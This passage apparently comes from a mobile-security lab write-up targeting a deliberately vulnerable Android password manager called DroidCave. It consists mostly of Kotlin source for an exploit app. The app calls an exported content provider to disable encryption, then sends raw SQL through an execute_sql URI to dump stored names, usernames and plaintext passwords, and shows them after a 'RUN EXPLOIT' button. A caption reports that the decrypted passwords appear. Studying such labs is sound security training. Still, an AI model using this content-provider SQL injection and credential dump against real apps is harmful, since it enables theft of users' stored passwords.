    val password: String
)

class MainActivity : ComponentActivity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        enableEdgeToEdge()
        setContent {
            DroidcaveexploitTheme {
                Scaffold(modifier = Modifier.fillMaxSize()) { innerPadding ->
                    ExploitScreen(modifier = Modifier.padding(innerPadding))
                }
            }
        }
    }

    @SuppressLint("Range")
    private fun triggerExploit(): List<Credential> {
        val list = mutableListOf<Credential>()
        try {
            // 1. Trigger disable_encryption
            val disableUri = Uri.parse("content://com.eightksec.droidcave.provider/disable_encryption")
            contentResolver.query(disableUri, null, null, null, null)?.close()

            // 2. Query for passwords including name and username
            val sql = "SELECT id, name, username, CAST(password AS TEXT) as pw FROM passwords"
            val queryUri = Uri.parse("content://com.eightksec.droidcave.provider/execute_sql/${Uri.encode(sql)}")

            contentResolver.query(queryUri, null, null, null, null)?.use { cursor ->
                while (cursor.moveToNext()) {
                    val id = cursor.getString(cursor.getColumnIndex("id")) ?: ""
                    val name = cursor.getString(cursor.getColumnIndex("name")) ?: ""
                    val username = cursor.getString(cursor.getColumnIndex("username")) ?: ""
                    val pw = cursor.getString(cursor.getColumnIndex("pw")) ?: ""
                    list.add(Credential(id, name, username, pw))
                }
            }
        } catch (e: Exception) {
            list.add(Credential("Error", e.message ?: "Exploit failed", "", ""))
        }
        return list
    }

    @Composable
    fun ExploitScreen(modifier: Modifier = Modifier) {
        var credentials by remember { mutableStateOf(emptyList<Credential>()) }

        Column(modifier = modifier.padding(16.dp)) {
            OutlinedButton(
                onClick = { credentials = triggerExploit() },
                modifier = Modifier
                    .fillMaxWidth()
                    .padding(bottom = 16.dp),
                colors = ButtonDefaults.outlinedButtonColors(
                    contentColor = Color.DarkGray
                )
            ) {
                Text(
                    text = "RUN EXPLOIT",
                    fontWeight = FontWeight.Bold
                )
            }

            LazyColumn {
                items(credentials) { cred ->
                    Column(modifier = Modifier.padding(vertical = 8.dp)) {
                        Text(text = "ID: ${cred.id}", style = MaterialTheme.typography.labelSmall)
                        Text(text = "Name: ${cred.name}", style = MaterialTheme.typography.bodyLarge, fontWeight = FontWeight.Bold)
                        Text(text = "Username: ${cred.username}", style = MaterialTheme.typography.bodyMedium)
                        Text(text = "Password: ${cred.password}", style = MaterialTheme.typography.bodyLarge)
                        HorizontalDivider(modifier = Modifier.padding(top = 8.dp))
                    }
                }
            }
        }
    }
}
 Running exploit application is triggering the decryption and showing the decrypted passwords.